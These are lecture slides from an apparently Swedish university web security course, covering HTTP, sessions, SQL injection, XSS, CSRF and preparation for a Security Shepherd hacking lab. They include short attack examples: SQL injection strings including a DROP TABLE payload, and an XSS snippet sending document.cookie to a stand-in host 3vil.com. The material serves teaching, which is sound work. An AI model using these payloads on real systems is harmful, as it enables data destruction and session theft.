# TSIT01 Datasäkerhetsmetoder

## Lecture 4: Web security, Penetration Testing, Lab Prep

Jan-Åke Larsson

LINKÖPING UNIVERSITY

## Web applications


- The web used to be much simpler
- Static HTML webpages
- Today it's very different
- Dynamic webpages
- Web apps
- Access control

## HTTP: The basis for webpages

- The HyperText Transfer Protocol (HTTP) is an application-layer protocol serving web pages
- Invented at CERN in 1989.
- Client sends `GET` and `POST` requests
- The web server interprets the call, extracting user-provided parameters
- Server responds with status code and page in HyperText Markup Language (HTML)

## Uniform Resource Locator/Identifier/Name

- The URL part is put through DNS lookup
- The URN part is used to identify the file (or data entity) desired by the client
- The hierarchical structure is not quite orderly in a URI



`http://www.icg.isy.liu.se/courses/tsit02/index.html`

## POST and GET

- There are two types of requests, POST and GET
- Per convention, GET is for reading data and puts the (relatively short) request parameters in the URI
- POST is intended to upload large data volumes, and puts the action to be performed into the request body
- These are largely equivalent in their use today

```
  http://kdb-5.liu.se/liu/lith/studiehandboken/action.lasso?
&-response=enkursplan.lasso&op=eq&k_budget_year=2016&op=eq&
  k_kurskod=TSIT02
```

## Client GET request

```
GET /index.html HTTP/1.1
Host: www.example.com
```

## Server response


```
HTTP/1.1 200 OK
Date: Mon, 9 Nov 2016 22:38:34 GMT
Content-Type: text/html; charset=UTF-8
Content-Encoding: UTF-8
Content-Length: 138
Last-Modified: Wed, 08 Jan 2013 23:11:55 GMT
Server: Apache/1.3.3.7 (Unix) (Red-Hat/Linux)
Accept-Ranges: bytes
Connection: close

<html>
<head>
  <title>An Example Page</title>
</head>
<body>
  Hello World, this is a very simple HTML document.
</body>
</html>
```

## HTML

- HTML is a markup language that builds up web pages
- Elements include forms, frames, iframes, images, applets, scripts
- Commonly combined with JavaScript to create dynamic web pages
- A simple activation is the `onclick` action of the submit button of a form that causes a GET request
- Others are `onmouseup`, `onmousehover`, ...

## The Browser

- Displays web pages, represents them internally in the Domain Object Model tree
- Manages sessions
- Performs access control for client-side scripts



## Sessions

- HTTP sessions can be established, but is not authenticated
- Authenticated sessions come in three variants
    - Transport layer sessions (TLS)
    - Network layer sessions
    - Application layer sessions (private data)

## Network layer sessions

- The server creates a Session ID (SID) and transmits that to the client
- Often issued without user authentication, but authentication can be used
- Can be transferred by two mechanisms
  - GET or POST parameters
  - Cookies

## Sessions using GET and POST


- Using the GET mechanism requires each link on a page to include the SID as a GET parameter
- The server needs to respond with a page where all links include the SID

- The POST mechanism uses a hidden form that holds the SID
- This also needs to be included in every page from the server

- Both of these are fairly weak, unless a transport layer session (HTTPS) already has been established

## Databases

- Web application need somewhere to store data
- This is commonly done using a relational database



| ISBN_NO | SHORT_DESC | AUTHOR | PUBLISHER | PRICE |
|---|---|---|---|---|
| 0201703092 | The Practical SQL, Fourth Edition | Judith S. Bowman | Addison Wesley | 39 |
| 0471777781 | Professional Ajax | Jeremy McPeak, Joe Fawcett | Wrox | 32 |
| 0672325764 | Sams Teach Yourself XML in 21 Days, Third Edition | Steven Holzner | Sams Publishing | 49 |
| 0764557599 | Professional C# | Simon Robinson and Jay Glynn | Wrox | 42 |
| 0764579088 | Professional JavaScript for Web Developers | Nicholas C. Zakas | Wrox | 35 |
| 1861002025 | Professional Visual Basic 6 Databases | Charles Williams | Wrox | 38 |
| 1861006314 | GDI+ Programming: Creating Custom Controls Using C# | Eric White | Wrox | 29 |

## The SQL language

- We access the data in tables using SQL
- Example:
  `SELECT * from users WHERE userName='admin';`
- This will return all rows in the table `users` that has matches the search query
- All SQL queries are terminated with a semicolon ;
- Most SQL servers allow several statements to be executed from a single query are separated by the semicolon

## SELECTing only some columns

- You can also select only a certain number of columns to be shown in a query:
- `SELECT CustomerName, City FROM Customers WHERE OrderID='1045';`
- This will only show `CustomerName` and `City`
- The wildcard * allows you to select all columns

## DROP and UNION

- The SQL language contains more directives
- For example: `DROP DATABASE users;` will delete the database called `users`
- Hint for the lab: There is a SQL command called `UNION ALL` that can combine several `SELECT` statements

```
SELECT City FROM Customers
UNION ALL
SELECT City FROM Suppliers
ORDER BY City;
```

## SQL Injection

- Imagine a web app that uses a database to list orders
- The user enters an item ID into a web form
- The web app takes the ID and constructs a SQL query:
  `SELECT * FROM orders WHERE itemID = 'ID';`
- This will return all rows that have that ID.

## SQL Injection

- Now, an attacker enters the following ID:

  `1’ OR ’a’=’a`

- (note the single quotes)
- This will result in the following SQL query:

  ```
  SELECT * FROM orders WHERE itemID=’1’ OR ’a’=’a’;
  ```

- Note the `OR` statement. Since `’a’=’a’` always is true, this will return all rows


## SQL Injection: Advanced attacks

- An attacker can use SQL comments to craft sophisticated attacks:
- Two hyphens in the beginning of a line is a comment: `--`
- Note that a space is required after the hyphens!
- `SELECT MyRecord FROM MyTable WHERE MyEmail='$email' AND MyPassword='foo'`

## SQL Injection: Advanced attacks

- An attacker can use SQL comments to craft sophisticated attacks:
- Two hyphens in the beginning of a line is a comment: `--`
- Note that a space is required after the hyphens!
- `SELECT MyRecord FROM MyTable WHERE MyEmail='$email' AND MyPassword='foo'`
- `SELECT MyRecord FROM MyTable WHERE MyEmail=''; DROP TABLE MyTable; --' AND MyPassword='foo'`
- All data after the double hyphens is ignored

## Sanitize those parameters


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

## Cookies

- Cookies are small packets of data contained in server responses in a “Set-Cookie” header field
- Contains key-value pairs, domain, expiry date, an optional path, and “secure” and “HTTP only” flags
- The “secure” flag enforces HTTPS transmission
- The “HTTP only” flag prohibits client script access

## Sessions using Cookies

- Put SID in a cookie and use that
- Attackers may try to modify a cookie to elevate their priviliges, “cookie poisoning”
- They could also try to steal the cookies, we’ll see techniques for that later
- Basic requirements: SIDs should be hard to predict, and cookies should be stored safely

## Manipulating cookies

- Cookies are often encoded using `base64`
- Any data encoded with `base64` will only be stored in standard ASCII characters
- This makes sure that no "dangerous" characters are put in the wrong places
- Example: `Hello world!` becomes `SGVsbG8sIHdvcmxkISA=`
- However: Don't make the mistake of thinking of this as crypto.

## Bad crypto

- You learn more about crypto in a later lecture
- However, there are many pitfalls:
    - Don't invent your own crypto
    - Use standard methods
    - Use standard libraries
    - Remember the hint: `base64` is not a crypto

## Bad session management

Dangerous scenarios:

- User credentials are stored with insufficient cryptographic levels.
- User credentials can be guessed or changed through poor account management.
- Session identifiers are exposed in the URL.
- The application does not use sufficient transport protection (Such as HTTPS or SFTP).
- Session parameters can be manually changed by the user through application functionality.

## Cookie stealing

- Cookies are sent to the matching domain
- This is an example of “same-origin policies”
- Scripts are also under this policy
- The trick is to get your script included in a response from a trusted site (and to give you the cookie)
- The technique to do this is called cross-site scripting

## Cross-site scripting, XSS

- This is a collection of techniques used to get attackers' scripts included in web pages from trusted servers
- There must always be an opening for entering the script into the web page
- Oddly, there are (a few) servers that use the techniques to provide legitimate content

## Reflected (nonpersistent) XSS

- Here, a script resides on the attacker's server
- The target user needs to be lured to the attacker's site
- Then, there are several techniques, a simple example:

```
<A HREF="http://trusted.com/comment.cgi?mycomment=<SCRIPT
alert('XSS!')></SCRIPT>">Click here</A>
```

- If the comment page echoes the argument, the script gets executed on the comment page, with the priviliges for pages from the trusted server
- Not only comment pages, but search engines, 404 pages, . . .

## Stored (persistent), and DOM-based XSS

- In a stored XSS attack, the attacker stores the script directly at the trusted server, for example on a discussion page
- A DOM-based XSS attack is based on the habit of some pages to interpret the document.URL at the client rather than at the server
    - Attacker embeds script in a request URL
    - Script gets put in document.URL, but is not interpreted at the server, nor is in the HTML response
    - Page contains references to document.URL, so script is executed in the client
- The recent Facebook worms are of this kind

## Cookie stealing through XSS

- Cookies are available in the DOM, in document.cookie (unless HTML-only is set)
- A (more complex) attack is now

```
<IFRAME frameborder=0 src="" height=0 width=0 id="XSS" id="XSS"
name="XSS"></IFRAME>
<SCRIPT> frames["XSS"].location.href
  ="http://3vil.com/steal.php?cookie="+document.cookie>
</SCRIPT>
```

## Defenses against XSS

- Disable scripts (or rather, enable it only for sites you trust; use Noscript)
- Sanitize your inputs (well)
- Improve authentication
- Improve access control, so that it becomes harder to steal user credentials through the same-origin policy

## Validate untrusted data!

- Anything that is sent to the server can be manipulated
- The browser cannot be trusted.
- Often, JavaScript is used for data validation. . .
- . . . this protects against accidents but not attacks

## Poor validation: Example

- A web application allows only integers to be entered
- The backend will crash if it encounters letters
- A JavaScript validation ensures the correct format

## Poor validation: Example


- A web application allows only integers to be entered
- The backend will crash if it encounters letters
- A JavaScript validation ensures the correct format

- . . . or does it?


- The attacker can either disable JavaScript (it's just run in the browser)
- Or a *proxy* can be used

## Using a proxy

- An important tool for pentesting is the *attack proxy*




# A proxy can modify data


Untitled Session - OWASP ZAP 2.5.0
File Edit View Analyse Report Tools Online Help
Safe Mode
Sites
Quick Start
Request
Response
Header: Text
Body: Text
Contexts
Default Context
Sites
https://snickerboa.it.liu.se
GET:login.jsp
challenges
GET:ca0e89caf3c50dbf9239a0b3c6f6
ca0e89caf3c50dbf9239a0b3c6f6c17869
POST:ca0e89caf3c50dbf9239a0b3c6f
css
GET:index.jsp
GET:getStarted.jsp
POST:getModule(csrfToken,moduleId)
js
POST:login(login,pwd,submit)
GET:readyToPlay.jsp(ThreadSequenceId)
lessons
POST:4d8d50a458ca5f1f7e2506dd55
GET:4d8d50a458ca5f1f7e2506dd555
History
Search
Alerts
Output
Clear

```
POST
https://snickerboa.it.liu.se/lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d
0ed86c55fefe41eb874f HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:47.0) Gecko/20100101
Firefox/47.0
Accept: */*
Accept-Language: en-US,sv-SE;q=0.8,sv;q=0.5,en;q=0.3
Accept-Encoding: br
DNT: 1
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer:
https://snickerboa.it.liu.se/lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d
0ed86c55fefe41eb874f.jsp
Content-Length: 11
Cookie: JSESSIONID=C[redacted]; token=-
[redacted] JSESSIONID3=[redacted]"
Connection: keep-alive
```

```
userdata=99
```

# A proxy can modify data



Untitled Session - OWASP ZAP 2.5.0
File Edit View Analyse Report Tools Online Help
Safe Mode
Sites
Quick Start
Request
Response
Header: Text
Body: Text
Contexts
Default Context
Sites
https://snickerboa.it.liu.se
GET:login.jsp
challenges
GET:ca0e89caf3c50dbf9239a0b3c6f6
ca0e89caf3c50dbf9239a0b3c6f6c17869
POST:ca0e89caf3c50dbf9239a0b3c6f
css
GET:index.jsp
GET:getStarted.jsp
POST:getModule(csrfToken,moduleId)
js
POST:login(login,pwd,submit)
GET:readyToPlay.jsp(ThreadSequenceId)
lessons
POST:4d8d50a458ca5f1f7e2506dd55
GET:4d8d50a458ca5f1f7e2506dd555
History
Search
Alerts
Output
Clear

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 80
Date: Mon, 30 May 2016 16:44:28 GMT
```

```
<h2 class='title'>Valid Number Submitted</h2><p>The Number 99 is a valid number.
```

## Cross-Site Request Forgery (CSRF)

- The opposite (in a sense) of a XSS attack
- A XSS attack uses the client's trust of a server execute commands at the client with the server's priviliges
- A CSRF attack uses the server's trust of a client and lures the client to request execution of commands at the server with the client's priviliges

## Common CSRF scenarios

- Common examples are inserted pages that perform (unwanted) actions on behalf of the client
  - A merchant that uses paypal can normally not access credit card data of his customers
  - A merchant lets the customer login to paypal, and then re-authenticates the user as himself
  - If the user now enters credit card information, the merchant would get access to that

## CSRF: Example

- Let's build a website where authenticated users can vote: `http://mysite.com/vote/25`
- Problem: An attacker serves a link embedded in an image file `<img src="http://mysite.com/vote/30" />`
- Any user who views that HTML code now votes for entry 30
- HTML attack code doesn't have to be on the actual webpage!

## CSRF in the lab

- In the lab, you will CSRF each other
- There is a counter you are supposed to increase. . .
- But you are not allowed to increase your own counter
- Instead, you have to present an attack code to your classmates
- When they visit the webpage, your code will be executed with their permission, increasing your counter

## Defending against CSRF

- When generating a page
  - generate a unique token
  - store it in the user's session
  - place it in the links of the page – which would look like this : `http://mysite.com/vote/30?token=AZERTYUHQNWGST`
- When the voting page is called. . .
  - Check if the token is present in the URL
  - Check if it's present in the user's session
  - If not, don't register the vote

## CSRF defense: Basic idea

Tokens don't have a long life-time, and are hard to guess.

- Therefore, the attacker
- has only a window of a few minutes during which the injection will be valid
- will have to be good at guessing
- will have to generate a different page for each user.

## Default configurations are bad

- Few, if any, server products are secure out-of-the-box
- Problems include
  - Improper file and directory permissions
  - Unnecessary services enabled, including content management and remote administration
  - Default accounts with their default passwords
  - Administrative or debugging functions that are enabled or accessible
  - . . . and many more

## Default configuration: Example


Mirai botnet

- Hundreds of thousands of IoT devices use default configurations
- Low incentive for hardening (often impossible!)
- Mirai scans the web for vulnerable default configurations
- Often, a reboot clears the infection. . .
- . . . but it is re-infected within minutes
- Devices continue to function, the infection is hidden

## Impact of Mirai

- Mirai unleashes the IoT devices as DDoS attacks
- September 20, 2016: 620 Gbps attack on Krebs on Security
- October 21, 2016: Multiple major DDoS attacks on Dyn
- Sites affected: GitHub, Twitter, Reddit, Netflix, Airbnb, Swedish MSB

# Internet of Things = Internet of Ransomware Things?


The Joy of Tech™ by Nitrozac & Snaggy
The Internet of ransomware things...
HUNGRY? PAY UP AND I'LL UNLOCK MY DOOR!
ON STRIKE UNTIL YOU SEND MONEY TO MY HACKERS.
20 BUCKS IN MY PAYPAL ACCOUNT OR I'LL ONLY BREW DECAF!
I'LL BE BURNING THE TOAST IF YOU DON'T GET ME SOME DOUGH!
THE NEXT TIME YOU LEAVE, IT'LL COST YOU 100 BUCKS TO GET BACK INTO THE HOUSE, UNLESS YOU GIVE ME $75 NOW!
30 BUCKS IN BITCOIN, OR NEXT TIME I SMELL SMOKE, I MIGHT JUST LET YOU SLEEP.
MY ALARM SYSTEM IS GOING TO GO OFF RANDOMLY THROUGHOUT THE NIGHT, UNLESS YOU "DONATE".
YOUR DIRTY DISHES CAN WAIT, I'M BUSY MINING BITCOINS.
EXCUSE US WHILE WE PARTICIPATE IN A DDOS ATTACK.
I'M TURNING OFF THE HEAT UNTIL YOU WARM UP MY BANK ACCOUNT!
WIRE MY HACKER $100 OR I'LL REVERSE MY MOTOR AND BLOW DIRT ALL OVER THIS PLACE!
I'LL START YOUR CAR, BUT ONLY TO TAKE YOU TO YOUR BANK TO MAKE A TRANSFER.
IF YOU DON'T SEND US CASH, YOUR REPUTATION WILL BE IN THE TRASH.
SEND ME $25 OR I'LL TELL EVERYONE ON YOUR SOCIAL NETWORK THAT YOU WERE STUPID ENOUGH TO BUY AN INTERNET-CONNECTED BROOM!
You can help us keep the comics
joyoftech.com

## Default configurations: Hardening

- Configuring all security mechanisms
- Turning off all unused services
- Setting up roles, permissions, and accounts, including disabling all default accounts or changing their passwords
- Logging and alerts
- Keeping software updated

## Insecure Direct Object References

- Imagine a database lookup via a parameter
- `http://foo.bar/somepage?invoice=12345`
- If the server doesn't authenticate `invoice` parameter, the user can get any invoice by modifying the request

## Insecure Direct Object References

- Imagine a database lookup via a parameter
- `http://foo.bar/somepage?invoice=12345`
- If the server doesn't authenticate `invoice` parameter, the user can get any invoice by modifying the request

- Even worse, what if the situation is the following?
- `http://foo.bar/changepassword?user=someuser`

## Securing Direct Object References

- Best solution: Don't use direct references:
- Sometimes it isn't possible, however
- In that case: perform authentication

## Securing Direct Object References

- Best solution: Don't use direct references:
- Sometimes it isn't possible, however
- In that case: perform authentication

- Remember: references can be other things than simple integers
- In the lab, you will look for patterns to exploit
- It might be useful to think about the MD5 hash function (hint hint)

## Lab organization

- Lab is compulsory
- You finish in your own time before the deadline
- We offer two coaching sessions, use them wisely!
- Coaching sessions are not compulsory
- Register for coaching sessions in Lisam

## Security Shepherd


- The lab course will use a tool called Security Shepherd
- An online portal where you learn to break into webpages
- Open during the entire course
- You log in and it will store your progress
- You pass when you have finished the required challenges

## Server and PM

- Server address: `snickerboa.it.liu.se`
- Lab PM will be posted on the course web page

- Server registration opens on Friday at 3PM
- Lab PM will be published at the same time

## Begin by registering for an account



Login

Use your Security Shepherd Credentials to Login.

Register a Security Shepherd Account here!

Username:

Password:

Do you need a Proxy?
About Security Shepherd

## User accounts

- You will create one account for each *group*
- This means you should pick a fitting username and password for each group
- Note: We reserve the right to ban any accounts with offensive and/or ban names
- The username will be shown on the scoreboard, visible to all other students

## Challenge categories

- CSRF
- XSS
- SQL Injection
- Insecure Cryptographic Storage
- Insecure Direct Object Reference
- Poor Data Validation

## Lessons and challenges


- Each category contains a lesson and a number of challenges
- The lessons contain an introduction to the subject
- Use the lesson to learn how a specific topic works
- Lessons also give hints after a few incorrect trials

- When you feel confident in a particular subject, move on to the challenges

## Challenges: What you need to pass the lab

- After a lesson, start to attack a challenge
- This is where the fun begins
- Use the tips from the lab PM, this lecture, and from googling
- You can perform the challenges in any order
- Note: There are a lot of challenges, but *only the ones listed in the lab PM are required!*
- After these required challenges are done, you are finished.

## Web interface of Security Shepherd




SQL Injection Challenge 7

To complete this challenge, you must exploit a SQL injection flaw so you can sign in and receive the resu
lt key.

Please enter your email and password to sign in.

## Your goal is to get the result key



SQL Injection Lesson

Exploit the SQL Injection flaw in the following example to retrieve all of the rows in the table. The lesson's solution key will be found in one of these rows! The results will be posted beneath the search form.

Please enter the user name of the user that you want to look up

Search Results

| User Id | User Name | Comment |
|---|---|---|
| 12345 | user | Try Adding some SQL Code |
| 12346 | OR 1 = 1 | Your Close, You need to escape the string with an apostraphe so that your code is interpreted |
| 12543 | Fred Mtenzi | A lecturer in DIT Kevin Street |
| 14232 | Mark Denihan | This guy wrote this application |
| 61523 | Cloud | Has a Big Sword |
| 82642 | qw!dshs@ab | Lesson Completed! The result key is 3c17f6bf340 80979e0cebda5672e989c07ceec9fa4ee7b7c17c9 e3ce26bc63e0 |

## How the result key works

- When a module is finished you will get the a *result key*
- Paste this into the box on top and click submit
- Usually (but not always), the key looks like `3c17f6bf34080979e0cebda5672e90...`
- The result key is unique for every user and every module
- Warning: Points will be deducted if you try to brute-force it and shows up in our admin logs


## Tools at your disposal

- Pentesting requires a number of tools
- You will make use of online calculators, such as `base64` encoders and decoders (google it!)
- Viewing the source of a web page often gives a lot of info
- An attack proxy allows you to modify HTTP data sent between the server and client

## Web page source

- In Firefox, you right-click the webpage and select “View Page Source”
- This will show the HTML source of the web page you are looking at
- However, in Security Shepherd you must view the source of the module itself
- Otherwise, you will see the source of Security Shepherd itself and not the module

## View Frame Source



Newslette

Maecenas quis lectu

Top Feature

Save Page As…

View Background Image

Select All

This Frame

View Page Source

View Page Info

Inspect Element

Show Only This Frame

Open Frame in New Tab

Open Frame in New Window

Reload Frame

Bookmark This Frame


Save Frame As…

Print Frame…

View Frame Source

View Frame Info

## Example of web source



```
<h2 class="title">Failure To Restrict URL Access Challenge 1</h2>
<p>
    To recover the result key for this challenge you need to obtain the current server status message from an administr
    <br/>
    <br/>
    Use this form to view the status of the server <!-- from the point of view of a peasant or guest  -->
    <br/>
    <br/>
    <form id="leForm" action="javascript:;">
        <table>
        <tr><td>
            <div id="submitButton">
            <input type="submit" value="Get Server Status"/></div>
            <p style="display: none;" id="loadingSign">Loading</p>
            <div style="display: none;" id="hintButton"><input type="button" value="Would you like a hint?" id="theHint
        </td></tr>
        </table>
    </form>

    <div id="resultsDiv"></div>
</p>
```

